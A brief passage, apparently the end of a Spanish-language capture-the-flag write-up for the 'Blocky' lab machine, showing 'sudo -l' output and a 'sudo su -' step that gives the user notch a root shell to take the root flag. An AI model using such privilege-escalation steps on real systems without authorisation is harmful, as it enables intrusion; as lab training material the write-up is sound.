[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ sudo su -
root@Blocky:~#
```

Y al parecer somos el usuario notch puede ejecutar todas las comandas como root, así que escalamos directamente los privilegios sin necesidad de hacer nada extraordinario y sacamos la flag de root.